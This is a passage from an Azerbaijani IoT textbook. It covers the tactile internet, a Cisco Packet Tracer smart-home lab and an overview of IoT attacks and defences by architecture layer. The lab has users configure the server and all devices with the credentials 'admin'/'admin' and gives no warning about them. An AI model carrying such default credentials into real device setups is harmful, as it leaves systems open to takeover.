Taktiki internet IoT-nin daha inkişaf etmiş və spesifik tələblərə cavab verən bir mərhələsidir (Şəkil 1.10). Bu texnologiya ultra-etibarlı, ultra-cavab verən və ultra-təhlükəsiz əlaqə təmin etməklə yanaşı, real vaxt rejimində yüksək dəqiqlikli əməliyyatların həyata keçirilməsinə imkan yaradır. Taktiki internetin əsas tətbiq sahələrindən biri uzaqdan cərrahiyyədir. Bu texnologiya həkimlərin uzaq məsafələrdə olan xəstələrə cərrahi müdaxilə etməsinə imkan yaradır və tibb sahəsində yeni dövrün başlanğıcını qoyur. Eyni zamanda, robototexnika və avtonom nəqliyyat vasitələri də taktiki internetin mühüm tətbiq sahələridir. Məsələn, avtonom avtomobillər real vaxtda toplanmış məlumatlara əsasən qərar qəbul edə bilir və

təhlükəsiz hərəkət edir. Taktiki internet həm də hərbi sahədə geniş istifadə olunur, burada hərbi texnikanın və döyüş strategiyalarının idarə edilməsi üçün yüksək sürətli və etibarlı əlaqə tələb olunur.



Şəkil 1.10. Taktiki internetin inqilabi sıçrayışı

1.6. Praktiki Hissə və Tapşırıqlar

1.6.1. IoT Ağıllı Ev Simulyasiyası (Cisco Packet Tracer üzərindən)

Qeyd: *Bu laboratoriya işi Dövlət Gömrük Komitəsinin Akademiyasının bakalavr tələbəsi* ***Qənbərli Mirhüseyn Amil oğlu*** *tərəfindən hazırlanmış və bu kitaba tədris məqsədli praktiki töhfə olaraq təqdim edilmişdir. Mirhüseyn Qənbərli, Cisco Packet Tracer simulyasiya mühiti üzərində ağıllı ev infrastrukturu quraraq, IoT cihazlarının şəbəkəyə inteqrasiyası, server vasitəsilə idarə olunması və şərt əsaslı avtomatlaşdırma mexanizmlərinin tətbiqini əhatə edən bu laboratoriya ssenarisini uğurla reallaşdırmışdır. Laboratoriya işinin hər bir mərhələsi müəllifə təqdim edilmiş və kitabın məzmununa dəyərli şəkildə inteqrasiya olunmuşdur.*

Məqsəd

Bu praktiki hissənin məqsədi tələbəyə IoT sistemlərinin təməl komponentlərini — şəbəkə infrastrukturunu, cihazların şəbəkəyə qoşulmasını və mərkəzləşdirilmiş idarəetmə mexanizmini laboratoriya şəraitində göstərməkdir. Cisco Packet Tracer simulyasiya mühiti üzərindən ağıllı ev infrastrukturu qurularaq tələbə bu texnologiyaların necə işlədiyini vizual və funksional olaraq müşahidə edəcək.

Tələblər:

- Cisco Packet Tracer proqramı (v7.2+)
- Server, Wireless Router, Laptop, və ən azı 6 IoT cihaz (Fan, Light, Motion Detector, Door, Window, Webcam)

- İnternet bağlantısı tələb olunmur (lokal simulyasiya əsasında işləyir)

✓ **Addım 1 – Serverin IP və Şəbəkə Parametrləri**

- Server cihazının `FastEthernet0` interfeysinə `192.168.0.2/24` ünvanı təyin edilir.
- Default Gateway olaraq `192.168.0.1` ünvanı təyin olunur.
- Bu konfiqurasiya şəbəkənin düzgün işləməsi üçün zəruridir.

✓ **Addım 2 – IoT Xidmətinin Aktivləşdirilməsi**

- Server cihazında "IoT Services" bölməsi aktivləşdirilir.
- Bu, IoT cihazlarının qeydiyyatına və serverə qoşulmasına imkan verir.

✓ **Addım 3 – IoT Monitor Paneli və İstifadəçi Yaradılması**

- Serverdə "IoT Monitor" panelinə daxil olunur.
- Yeni istifadəçi yaradılır: İstifadəçi adı: `admin`, Şifrə: `admin`.

✓ **Addım 4 – Wireless Router Konfiqurasiyası**

- Wireless Router-də 2.4GHz tezlikli şəbəkə yaradılır.
- SSID adı: `Cisco-2.4GHz`.

✓ **Addım 5 – Laptopun Şəbəkəyə Qoşulması**

- Laptop cihazında "PC Wireless" bölməsindən Wi-Fi şəbəkəsinə (`Cisco-2.4GHz`) qoşulma təmin edilir.
- Bu laptop vasitəsilə IoT cihazlar idarə olunacaq.


✓ **Addım 6 – IoT Cihazlarının Şəbəkəyə Qoşulması**

- Hər bir IoT cihazına daxil olun (Fan, Light, Motion Detector və s.).
- Wireless parametrlərində yaradılmış şəbəkəyə qoşulun.
- "Remote Server" bölməsi aktiv edilir.
  - Server IP: `192.168.0.2`
  - İstifadəçi: `admin`, Parol: `admin`
  - "Connect" düyməsi ilə qoşulma təsdiqlənir.

✓ **Addım 7 – IoT Monitor Panelindən Cihazlara Nəzarət**

- Laptop üzərindən "IoT Monitor" bölməsinə daxil olun.

- Əlavə olunan cihazların statusunu yoxlayın.
- Cihazları tək-tək aktiv/passiv rejimdə test edin.
- “Conditions” bölməsi vasitəsilə şərt əsaslı avtomatlaşdırma tətbiq edin (məsələn, Motion Sensor → Fan).



Şəkil 1.11. Cisco Packet Tracer-də qurulmuş Ağıllı ev simulyasiyası

✓ Nəticə

Bu laboratoriya tələbəyə IoT sistemlərinin necə qurulduğunu əyani şəkildə öyrədir. Tələbə şəbəkə infrastrukturu (router, IP konfiqurasiyası), cihazların mərkəzi serverə tanıdılması, IoT Monitor paneli üzərindən real vaxt nəzarət və şərt əsaslı cavab mexanizmlərini praktiki olaraq həyata keçirir. Bu təcrübə, IoT texnologiyalarına dair həm konseptual, həm də tətbiqi biliklərin formalaşmasına ciddi töhfə verir.

Laboratoriya Faylının Yüklənməsi:

Bu laboratoriya işinə aid simulyasiya faylını (Cisco Packet Tracer .pka formatında) aşağıdakı keçiddən yükləyə bilərsiniz:

Link:
[https://www.icloud.com/iclouddrive/048DAbEEYFSmWJpu5pAiCd8dg#iot_sec_labs]

✓ Tapşırıqlar

- Cisco Packet Tracer-də yeni simulyasiya yaradaraq 6 fərqli IoT cihazı şəbəkəyə əlavə edin.
- Cihazların hər biri üçün ayrı metadata təyin edin (məsələn, `temp_livingroom`, `window_kitchen`).
- Motion sensor aktiv olduqda Ceiling Fan cihazının avtomatik işə düşməsi üçün şərt təyin edin.
- Bir cihazı şəbəkədən çıxarın və yenidən əlavə edin – sistem onu düzgün tanıyırmı?
- Serverə qoşulma uğursuz olduqda sistemin cavabını müşahidə edin və səbəbləri izah edin.
- Laptopdan bütün IoT cihazların statusunu vizual olaraq təhlil edən qrafik cədvəl hazırlayın.
- Bir cihazı simulyativ overload edin və onun status dəyişikliklərini qeyd edin.
- IoT Monitor panelində cihazların loqlarını analiz edin və cavab müddətləri üzrə müqayisə aparın.
- Sistemi lokal MQTT brokerlə əlaqələndirin və fərqi izah edin.
- Eyni senarini Node-RED ilə qurmağa çalışın və Packet Tracer simulyasiyası ilə müqayisə edin.

2. IoT təhlükəsizliyinə giriş

2.1. Giriş

Əşyaların İnterneti (IoT) texnologiyasının sürətlə inkişaf etməsi onu müxtəlif tətbiq sahələrində geniş yayılmasına gətirib çıxarır. Binaların və evlərin avtomatlaşdırılması, ağıllı nəqliyyat sistemləri, səhiyyə üçün geyilə bilən cihazlar, sənaye proseslərinin idarə edilməsi və infrastrukturun monitorinqi kimi sahələrdə IoT cihazlarının istifadəsi fiziki dünyanın idarə olunma və qavranılma formasını kökündən dəyişir. Proqnozlara əsasən, 2020-ci ilə qədər dünyada təxminən 30 milyard IoT cihazının fəaliyyət göstərəcəyi gözlənilirdi. Bu cihazların əksəriyyəti aşağı qiymətə malik, simsiz rabitə texnologiyasına əsaslanan və hesablama və yaddaş imkanları məhdud olan sistemlərdən ibarət olacaqdır.

Lakin, IoT sistemlərinin mürəkkəb ekosistemlərdə geniş miqyasda istifadə olunması, bu cihazlar arasında məlumat ötürülməsi və emalı zamanı təhlükəsizlik və etibarlılıq problemləri yaradır. Cihazlardan göndərilən və alınan məlumatların qorunması məsələsi getdikcə daha böyük narahatlıq doğurur. Araşdırmalar göstərir ki, IoT şəbəkələri avtorizasiya, autentifikasiya, məlumat sızması, məxfiliyin qorunması, manipulyasiya, dinləmə, hücumlara qarşı dayanıqlılıq kimi bir çox təhlükəsizlik problemləri ilə üzləşir. IoT-nin əsas xüsusiyyətlərindən biri isə fərqli rabitə protokolları və standartlar vasitəsilə müxtəlif cihazların qarşılıqlı əlaqədə olmasıdır ki, bu da sistemlərin təhlükəsizlik risklərini daha da artırır.

Məsələn, 2016-cı ildə Mirai zərərli proqramı vasitəsilə IoT cihazlarının DDoS (Distributed Denial of Service) hücumlarında istifadə edilməsi bu sahədəki kritik təhlükəsizlik boşluqlarını üzə çıxardı. 2015-ci ildə isə Ukraynadakı SCADA (Supervisory Control and Data Acquisition) sisteminə edilən kiberhücum nəticəsində elektrik enerjisinin fasiləsi baş verdi ki, bu da sənaye sistemlərinin IoT əsaslı idarəetməsində mümkün fəsadları açıq şəkildə göstərdi.


İoT sistemlərində təhlükəsizlik problemlərinin əsas səbəblərindən biri resurs məhdudiyyətləri ilə bağlıdır. Aşağı hesablama gücünə, məhdud enerji resurslarına və az yaddaş tutumuna malik IoT cihazlarında kriptoqrafik alqoritmlərin işlənməsi çətin olur və bu cihazlar mürəkkəb təhlükəsizlik mexanizmlərini effektiv şəkildə dəstəkləyə bilmir. Bundan əlavə, IoT təhlükəsizliyində standartlaşdırmanın olmaması, üçüncü tərəf avadanlıqların və proqram təminatlarının geniş istifadəsi, habelə bu sistemlərdəki avadanlıqların daim kənar təhlükələrə məruz qalması təhlükəsizlik zəifliklərini daha da artırır.

2.2. Hücumlar və Qarşısının Alınması Üsulları

Təhlükəsizlik, məlumatların qorunması və icazəsiz girişlərin, oğurluğun və digər risklərin qarşısını almaq üçün tədbirlərin görülməsidir. IoT təhlükəsizliyi isə bağlı qurğuların və şəbəkələrin mühafizəsini təmin edən bir sahədir. Ağıllı şəhərlər, ağıllı evlər, səhiyyə, ağıllı şəbəkələr və sənaye tətbiqləri kimi sahələrdə IoT texnologiyalarının geniş istifadəsi yeni təhlükəsizlik problemləri yaradır.

IoT cihazlarının böyük bir şəbəkəyə qoşulması onların kiberhücumlara daha həssas olmasına səbəb olur. İnformasiya Texnologiyalarında (IT) hücum dedikdə, məlumatların məhv edilməsi, dəyişdirilməsi, ifşası və ya icazəsiz əldə olunması nəzərdə tutulur. Kriptoqrafik təhlükəsizlik protokolları bu kimi riskləri azaltmaq üçün istifadə olunur və məlumat məxfiliyi, mesaj bütövlüyü, autentifikasiya, mövcudluq və məxfilik kimi xidmətləri əhatə edir.

Hücumların bir çoxu protokol zəifliklərindən istifadə edərək həyata keçirilir. IoT hücumları ənənəvi IT hücumlarından miqyas baxımından daha genişdir, çünki milyardlarla bağlı cihaz eyni anda hədəfə çevrilə bilər və bir çox hallarda bu cihazlar az və ya heç bir təhlükəsizlik müdafiəsinə malik olmur.



Şəkil 2.1. Üç laylı İoT arxitekturası

Məişət və əyləncə məqsədli istifadə olunan IoT cihazları arasında ən çox hədəfə çevrilənlər ağıllı televizorlar, veb-kameralar və printerlərdir. Tədqiqatlar göstərir ki, Nessus skanerindən istifadə edilən yoxlamalar zamanı bu cihazların 13%-nin yüksək, orta və aşağı səviyyələrdə təhlükəsizlik boşluqlarına sahib olduğu aşkar edilib. Ən çox rast gəlinən zəifliklərə MiniUPnP, NAT-PMP protokolları, açıq Telnet bağlantıları, SNMP agentlərindəki boşluqlar və FTP protokolunun zəif təhlükəsizlik parametrləri daxildir.

Bu bölmədə mövcud IoT boşluqları, istismar edilə bilən hücumlar və qarşısının alınması yolları araşdırılır. IoT təhlükəsizliyi sahəsindəki geniş

tədqiqatlara əsaslanaraq müxtəlif hücum texnikaları və onların həlli yolları təqdim edilir. Təhlükəsizlik risklərini azaltmaq üçün üç əsas səviyyə nəzərdən keçirilir: Qavrama (Perception), Şəbəkə (Network) və Tətbiq (Application) Səviyyələri. Şəkil 2.1 IoT arxitekturasını, Cədvəl 2.1 isə hər səviyyədə mövcud hücum növlərini və onların həll yollarını ümumiləşdirir.

Cədvəl 2.1. IoT təhlükəsizlik hücumlarının və həllərinin taksonomiyası

Səviyyə / Komponent	**Hücumlar**	**Həllər**
Qavrama Səviyyəsi *(Perception Layer)*		
RFID Qavrama Nöqtələri *(RFID Perception Nodes)*	İzləmə *(Tracking)*, Xidmətin dayandırılması hücumu *(DoS)*, inkar etmə *(Repudiation)*, saxtakarlıq *(Spoofing)*, dinləmə *(Eavesdropping)*, məlumatın yeniliyi *(Data newness)*, əlçatanlıq *(Accessibility)*, özünü təşkil etmə *(Self-organization)*, zaman idarəetməsi *(Time management)*, təhlükəsiz yer təyin etmə *(Secure localization)*, izlənəbilənlik *(Traceability)*, dayanıqlılıq *(Robustness)*, məxfilik qorunması *(Privacy protection)*, davamlılıq *(Survivability)*, saxta məhsul yaratma *(Counterfeiting)*	Girişə nəzarət *(Access control)*, məlumat şifrələməsi *(Data encryption)*, qeyri-xətti açar alqoritmləri *(Non-linear key algorithms)*, IPSec protokolu istifadəsi *(IPSec protocol utilization)*, yan kanal hücumlarına qarşı kriptoqrafik texnikalar *(Cryptographic techniques against side-channel attacks)*, xəşlənmiş əsaslı giriş nəzarəti *(Hashed-based access control)*, şifrlənmiş mətnin yenidən şifrələnməsi *(Ciphertext re-encryption)*
Sensor Nöqtələri *(Sensor Nodes)*	Qovşaq dəyişdirilməsi *(Node subversion)*, qovşaq nasazlığı *(Node failure)*, qovşaq autentifikasiyası *(Node authentication)*, qovşaq əlaqəsinin kəsilməsi *(Node outage)*, passiv məlumat toplanması *(Passive information gathering)*, yalançı qovşaq mesaj pozulması *(False node*	Qovşaq autentifikasiyası *(Node authentication)*, Sensor məxfiliyi *(Sensor Privacy)*

	message corruption), resurs tükənməsi *(Exhaustion)*, ədalətsizlik *(Unfairness)*, Sybil hücumu *(Sybil attack)*, siqnal qarışdırma *(Jamming)*, dəyişiklik *(Tampering)*, toqquşmalar *(Collisions)*	
***Sensor Şlüzləri** (Sensor Gateways)*	Səhv konfiqurasiya *(Misconfiguration)*, hacklənmə *(Hacking)*, siqnal itkisi *(Signal lost)*, Xidmətin dayandırılması *(DoS)*, avtomatik yığma hücumu *(War dialing)*, protokol tunellənməsi *(Protocol tunneling)*, ortada adam hücumu *(Man-in-the-middle attack)*, müdaxilə *(Interruption)*, ələ keçirmə *(Interception)*, saxta dəyişiklik *(Modification fabrication)*	Mesaj təhlükəsizliyi *(Message Security)*, Cihazın sistemə qoşulma təhlükəsizliyi *(Device Onboard Security)*, İnteqrasiya təhlükəsizliyi *(Integration Security)*
Şəbəkə Səviyyəsi *(Network Layer)*		
***Mobil Əlaqə** (Mobile Communication)*	İzləmə *(Tracking)*, dinləmə *(Eavesdropping)*, Xidmətin dayandırılması *(DoS)*, bluesnarfing, bluejacking, bluebugging, dəyişiklik *(Alteration)*, korrupsiya *(Corruption)*, silinmə *(Deletion)*	Təhlükəsiz girişə nəzarət *(Secure access control)*, biometrik autentifikasiya *(Biometrics)*, açıq açarlı kriptografiya *(Public-key cryptography)*, sessiya açarının dövriləşdirilməsi *(Session key rotation)*
***Bulud Hesablama** (Cloud Computing)*	Şəxsiyyət idarəetməsi *(Identity management)*, qeyri-birörnəklik *(Heterogeneity)*, məlumat giriş nəzarəti *(Data access control)*, sistem mürəkkəbliyi *(System complexity)*, fiziki təhlükəsizlik *(Physical security)*, şifrələmə *(Encryption)*, infrastruktur təhlükəsizliyi *(Infrastructure*	Şəxsiyyət məxfiliyi *(Identity privacy)* - təxəllüs *(Pseudonym)*, qrup imzası *(Group signature)*, əlaqə anonimləşdirilməsi *(Connection anonymization)*, Məkan məxfiliyi *(Location privacy)* - təxəllüs *(Pseudonym)*, tək

	security), proqram konfiqurasiyası səhvləri *(Software misconfiguration)*	istiqamətli tələyə əsaslanan çevirmə *(One-way trapdoor permutation)*, Qovşaq ələ keçirilməsi hücumu *(Node compromise attack)* - gizli paylaşım *(Secret sharing)*, oyun nəzəriyyəsi *(Game theory)*, əhali dinamikası modeli *(Population dynamic model)*
İnternet Səviyyəsi *(Internet Layer)*	Məxfilik *(Confidentiality)*, şifrələmə *(Encryption)*, viruslar *(Viruses)*, kibertəcavüz *(Cyberbullying)*, hacklənmə *(Hacking)*, şəxsiyyət oğurluğu *(Identity theft)*, etibarlılıq *(Reliability)*, bütövlük *(Integrity)*, razılıq *(Consent)*	Şəxsiyyət idarəetməsi *(Identity management)*, məxfilik üçün açar idarəetməsi *(Key management for confidentiality)*, məlumat təhlükəsizliyi üçün PKI əsaslı bulud texnologiyası *(Cloud-based PKI security)*, autentifikasiya üçün şifrələmə *(Encryption-based authentication)*
Tətbiq Səviyyəsi *(Application Layer)*		
Tətbiq Məlumatları *(Application Data)*	Məlumat məxfiliyi *(Data privacy)*, məxfiliklə manipulyasiya *(Tampering privacy)*, girişə nəzarət *(Access control)*, məlumat sızması *(Disclosure of information)*	Autentifikasiya *(Authentication)*, açar razılaşdırılması *(Key agreement)*, istifadəçi məxfiliyinin qorunması *(User privacy protection)*, heterogen şəbəkələrdə end-to-end təhlükəsizlik *(End-to-end security in heterogeneous networks)*, Datagram Transport Layer Security *(DTLS)*, Məlumat axınına nəzarət *(Information Flow Control)*

2.2.1. Qavrama Səviyyəsi (Perception Layer)

Qavrama səviyyəsinə aid cihazlar, aşağı güclü və itkiyə məruz qalan şəbəkələrdə (Low-power and Lossy Networks, LLNs) yerləşdirilir. Bu cihazların enerji, yaddaş və emal gücü, adi internet platformalarındakı şəbəkə qovşaqları ilə müqayisədə məhduddur. Buna görə də, ictimai açar şifrələməsi (public key encryption)-nə əsaslanan autentifikasiya sxemlərinin tətbiqi mümkün olmur, çünki onlar yüksək hesablama gücü və böyük yaddaş tələb edir.

Buna görə yüngül (lightweight) kriptoqrafik protokolların hazırlanması vacibdir. Lakin bu zaman şəbəkənin genişlənə bilmə qabiliyyəti (scalability), kontekst fərqindəliyi (context-awareness) və yerləşdirmə asanlığı (ease of deployment) kimi faktorlar nəzərə alınmalıdır.

Bu qatda çoxsaylı problemlər və hücumlar müşahidə olunur. Cədvəl 2.1-də bu hücumlar və onların həlləri verilmişdir. Aşağıda qavrama qovşaqları (perception nodes), sensor qovşaqları (sensor nodes) və sensor şlüzləri (sensor gateways) üçün əsas təhlükələr və müdafiə mexanizmləri təqdim edilir.

1. **Qavrama nöqtələri (Perception Nodes)**

Radio tezlik identifikasiyası (RFID) qovşaqları və etiketləri qavrama nöqtələri (perception nodes) kimi istifadə edilir. Bu etiketlər Xidmətin dayandırılması hücumlarına (Denial of Service, DoS) məruz qala bilər. DoS hücumları radio tezlik müdaxiləsi (RF interference) vasitəsilə həyata keçirilə bilər. Bundan əlavə, inkar etmə (repudiation), saxtakarlıq (spoofing) və dinləmə (eavesdropping) kimi hücumlar da mövcuddur.

Digər təhlükələr:

- Tərsinə mühəndislik (Reverse engineering)
- Viruslar (Malware) – Məsələn, SQL injection hücumu (2006-cı il)
- İzləmə (Tracking)
- Öldürmə etiketi (Killing tag) – əvvəlcədən təyin olunmuş məxfi komanda ilə deaktivasiya.
- Siqnal bloklama (Jamming) və elektromaqnit hücumları – Məsələn, Faraday qəfəsi istifadə edərək bloklama.
- Yan kanal hücumları (Side-channel attacks) – RFID cihazlarının fiziki zəifliklərindən istifadə edərək məlumat oğurlamaq.

Həll yolları:

- Girişə nəzarət (Access control)
- Məlumat şifrələməsi (Data encryption)

- Qeyri-xətti açar alqoritmləri (Non-linear key algorithms)
- IPSec protokolu (IPSec protocol utilization)
- Yan kanal hücumlarına qarşı kriptoqrafik texnikalar
- Xəşlənmiş əsaslı giriş nəzarəti (Hashed-based access control)
- Şifrlənmiş mətnin yenidən şifrələnməsi (Ciphertext re-encryption)
- SHA-3 əsasında Keccak-f (200 və 400) funksiyaları ilə yüngül autentifikasiya metodları

2. Sensor nöqtələri (Sensor Nodes)

Sensor qovşaqları (məsələn, ZigBee cihazları), RFID-lərlə müqayisədə əlavə emal və qarşılıqlı əlaqə imkanlarına malikdir. Bu cihazlar Radio tezlik ötürücüsü (RF transceiver), yaddaş (memory), enerji mənbəyi (power source) və hiss etmə komponentləri (sensing elements) ilə təchiz olunmuşdur.

Lakin bu qovşaqların əsas təhlükəsizlik problemi autentifikasiya mexanizmlərinin zəif olması və açıq siqnal ötürülməsidir. Bunun nəticəsində aşağıdakı hücumlar baş verə bilər:

- Siqnal saxtalaşdırılması (Signal spoofing)
- Məlumat manipulyasiyası (Tampering)
- Siqnal qarışdırma (Jamming)
- Zərərli kod inyeksiyası (Malicious code injection)
- Sybil hücumu (Sybil attack) – bir cihazın birdən çox saxta şəxsiyyət kimi davranması.
- Siqnal gecikdirmə (Delay attack)
- Sensorlar arasında siqnal itkiləri (Data loss attack)

Həll yolları:

- Sensor autentifikasiyası (Sensor authentication)
- Sensor məxfiliyi qoruma metodları (Sensor privacy techniques)

3. Sensor şlüzləri (Sensor Gateways)

Sensor şlüzləri əsasən sensor qovşaqlarından gələn məlumatları yoxlamaq və ötürmək üçün istifadə olunur. Bu şlüzlər istilik, rütubət, təzyiq, sürət və digər məlumatları toplayaraq paylanmış sensor qovşaqları arasında əlaqəni təmin edir.

Bu kanallar aşağıdakı hücumlara həssasdır:

- Səhv konfiqurasiya (Misconfiguration)
- Hacklənmə (Hacking)
- Siqnal itkisi (Signal loss)
- Xidmətin dayandırılması (DoS)
- Avtomatik yığma hücumu (War dialing)

- Protokol tunellənməsi (Protocol tunneling)
- Ortada adam hücumu (Man-in-the-middle attack)
- Müdaxilə (Interruption)
- Ələ keçirmə (Interception)
- Saxta dəyişiklik (Modification fabrication)

Həll yolları:

- Mesaj təhlükəsizliyi (Message Security)
- Cihazın sistemə qoşulma təhlükəsizliyi (Device Onboard Security)
- İnteqrasiya təhlükəsizliyi (Integration Security)
- Yan kanal hücumlarına qarşı müdafiə metodları:

  - ✓ Diferensial güc analizi (Differential Power Analysis, DPA)
  - ✓ Sadə güc analizi (Simple Power Analysis, SPA)
  - ✓ Vaxtlama hücumları (Timing attacks)
  - ✓ Akustik kriptoanaliz (Acoustic cryptanalysis)

2.2.2. Şəbəkə səviyyəsi (Network Layer)

Şəbəkə səviyyəsi müxtəlif tətbiqlərin funksionallığını təmin etmək üçün qavrama səviyyəsindəki cihazları bir-birinə bağlayır. Bu səviyyə digər səviyyələr üçün bir bağlayıcı rolunu oynadığından, burada meydana gələ biləcək zəifliklər bütün IoT arxitekturasının işinə ciddi təsir edə bilər.

1. **Mobil əlaqə (Mobile Communication)**

Mobil cihazlar IoT texnologiyasının əsas insan-mühit interfeysidir və smartfonlardan PDA-lara və mini-PC-lərə qədər geniş bir spektri əhatə edir. Müasir mobil cihazlar məkan xidmətləri, biometrik sensorlar, akselerometrlər və digər sensor texnologiyaları ilə təchiz olunmuşdur. Mobil rabitənin əlaqə seçimləri RF, aşağı sürətli simsiz fərdi şəbəkələr (LR-WPAN/IEEE 802.15.4), yaxın sahə rabitəsi (NFC), simsiz Fidelity (Wi-Fi) və Bluetooth kimi texnologiyalar üzərindən həyata keçirilir. Lakin, bu sahələr DoS hücumlarına, dinləməyə (eavesdropping), bluesnarfing, bluejacking, bluebugging, dəyişikliklərə və məlumat oğurluğuna həssasdır. Bundan əlavə, cloning (eyni məlumatların kopyalanması) və spoofing (aldadıcı identifikasiyalar) kimi hücumlar da geniş yayılmışdır.

LR-WPAN, Bluetooth və Wi-Fi kimi texnologiyalar tranzit hücumlarına qarşı həssasdır. Bununla belə, yeni mobil cihazların təhlükəsizlik standartları biometrik autentifikasiya, açıq açarlı kriptografiya və sessiya açarlarının dövriləşdirilməsi kimi inkişaf etdirilmiş üsullarla bu riskləri azaltmağa kömək edir.

2. Bulud hesablama (Cloud Computing)

Bulud hesablama, IoT üçün mərkəzləşdirilmiş emal və genişləndirilmiş yaddaş imkanları təqdim edən bir platformadır. Bulud xidmətləri IoT tətbiqləri üçün daha yüksək hesablama gücü və geniş yaddaş təmin edə bilər, lakin eyni zamanda identifikasiya və giriş nəzarəti ilə bağlı yeni təhlükəsizlik problemləri meydana çıxır.

Ənənəvi bulud əsaslı serverlərdən istifadə IoT sistemlərində ciddi təhlükəsizlik zəifliklərinə səbəb ola bilər. IoT sistemlərində bulud əsaslı həllərdən istifadə edərkən məlumatların qorunması üçün bir neçə texnika mövcuddur:

- **Şəxsiyyət məxfiliyi (Identity Privacy):** Təxəllüs (Pseudonym), qrup imzası (Group signature), əlaqə anonimləşdirilməsi (Connection anonymization).
- **Məkan məxfiliyi (Location Privacy):** Təxəllüs (Pseudonym), tək istiqamətli tələyə əsaslanan çevirmə (One-way trapdoor permutation).
- **Qovşaq ələ keçirilməsi hücumu (Node Compromise Attack):** Gizli paylaşım (Secret sharing), oyun nəzəriyyəsi (Game theory), əhali dinamikası modeli (Population dynamic model).
- **Şəbəkə səviyyəsində qatın əlavə edilməsi/silinməsi hücumu (Layer Removing/Adding Attack):** Paket ötürmə şahidi (Packet transmitting witness), birləşdirilmiş ötürmə sübutları (Aggregated transmission evidence).
- **İrəli və geri təhlükəsizlik (Forward and Backward Security):** Kriptoqrafik tək yönlü hash zənciri (One-way hash chain).
- **Zərərli bulud təhlükəsizliyi (Semi-trusted/Malicious Cloud Security):** Tam homomorfik şifrələmə (Fully homomorphic encryption), bilik sübutu (Zero-knowledge proof).

3. İnternet səviyyəsi (Internet Layer)

İnternet anlayışı geniş miqyaslı qlobal şəbəkə infrastrukturunu ifadə edir və özəl, ictimai, akademik, dövlət və korporativ şəbəkələri əhatə edir. IoT sistemlərində isə internetə qoşulma Transmission Control Protocol/Internet Protocol (TCP/IP) ilə təmin olunur və təhlükəsizlik Secure Socket Layer (SSL), Transport Layer Security (TLS), IPSec və SSH kimi protokollar vasitəsilə həyata keçirilir. IoT sistemlərində, xüsusilə Datagram Transport Layer Security (DTLS) rabitə protokolu kimi istifadə olunur.

İnternet hər kəs üçün açıq olduğundan, mövcud təhlükəsizlik mexanizmlərinin effektivliyi bir çox zəifliklər səbəbindən azalmışdır. Potensial təhlükələr arasında viruslar, qurdlar, haker hücumları, kibertəcavüz (cyberbullying), şəxsiyyət oğurluğu, məxfilik pozuntuları və DDoS hücumları yer alır.

Bu hücumların qarşısını almaq üçün müxtəlif həllər mövcuddur:

- Məxfilik üçün identifikasiya idarəetməsi (Identity Management for Confidentiality).

- Məlumat təhlükəsizliyi üçün şifrələmə sxemləri (Encryption Schemes for Communication Security).
- Bulud əsaslı təhlükəsiz rabitə kanallarının yaradılması üçün açar infrastrukturuna əsaslanan həllər (Cloud-based PKI Security for Secure Communication).

2.2.3. Tətbiq səviyyəsi (Application Layer)

Şəkil 1.3-də göstərildiyi kimi, IoT-nin mümkün tətbiqləri müasir dövrdə mövcud olan hər bir sənayeyə yayılmışdır. Bundan əlavə, avtomatlaşdırma məqsədləri üçün hazırlanmış çoxsaylı qeyri-sənaye tətbiqləri də mövcuddur. Ümumiyyətlə, IoT tətbiq səviyyəsinə qarşı həyata keçirilə bilən hücumlar iki formada təsnif edilə bilər: proqram təminatı əsaslı və şifrələmə əsaslı hücumlar.

Proqram təminatı əsaslı hücumlarda, hücumların çoxu zərərli proqram agentlərinə əsaslanır. Bunlara istifadəçinin autentifikasiya məlumatlarını oğurlamaq üçün etibarlı qurum kimi təqdim edilən fişinq hücumları daxildir. IoT sistemlərinin müxtəlifliyi və onların geniş xidmət spektri səbəbindən zərərli proqramlar, kompüter qurdları, reklam proqramları, cəsus proqramlar və Troyan virusları yüksək ehtimal olunan təhlükələr arasında yer alır.

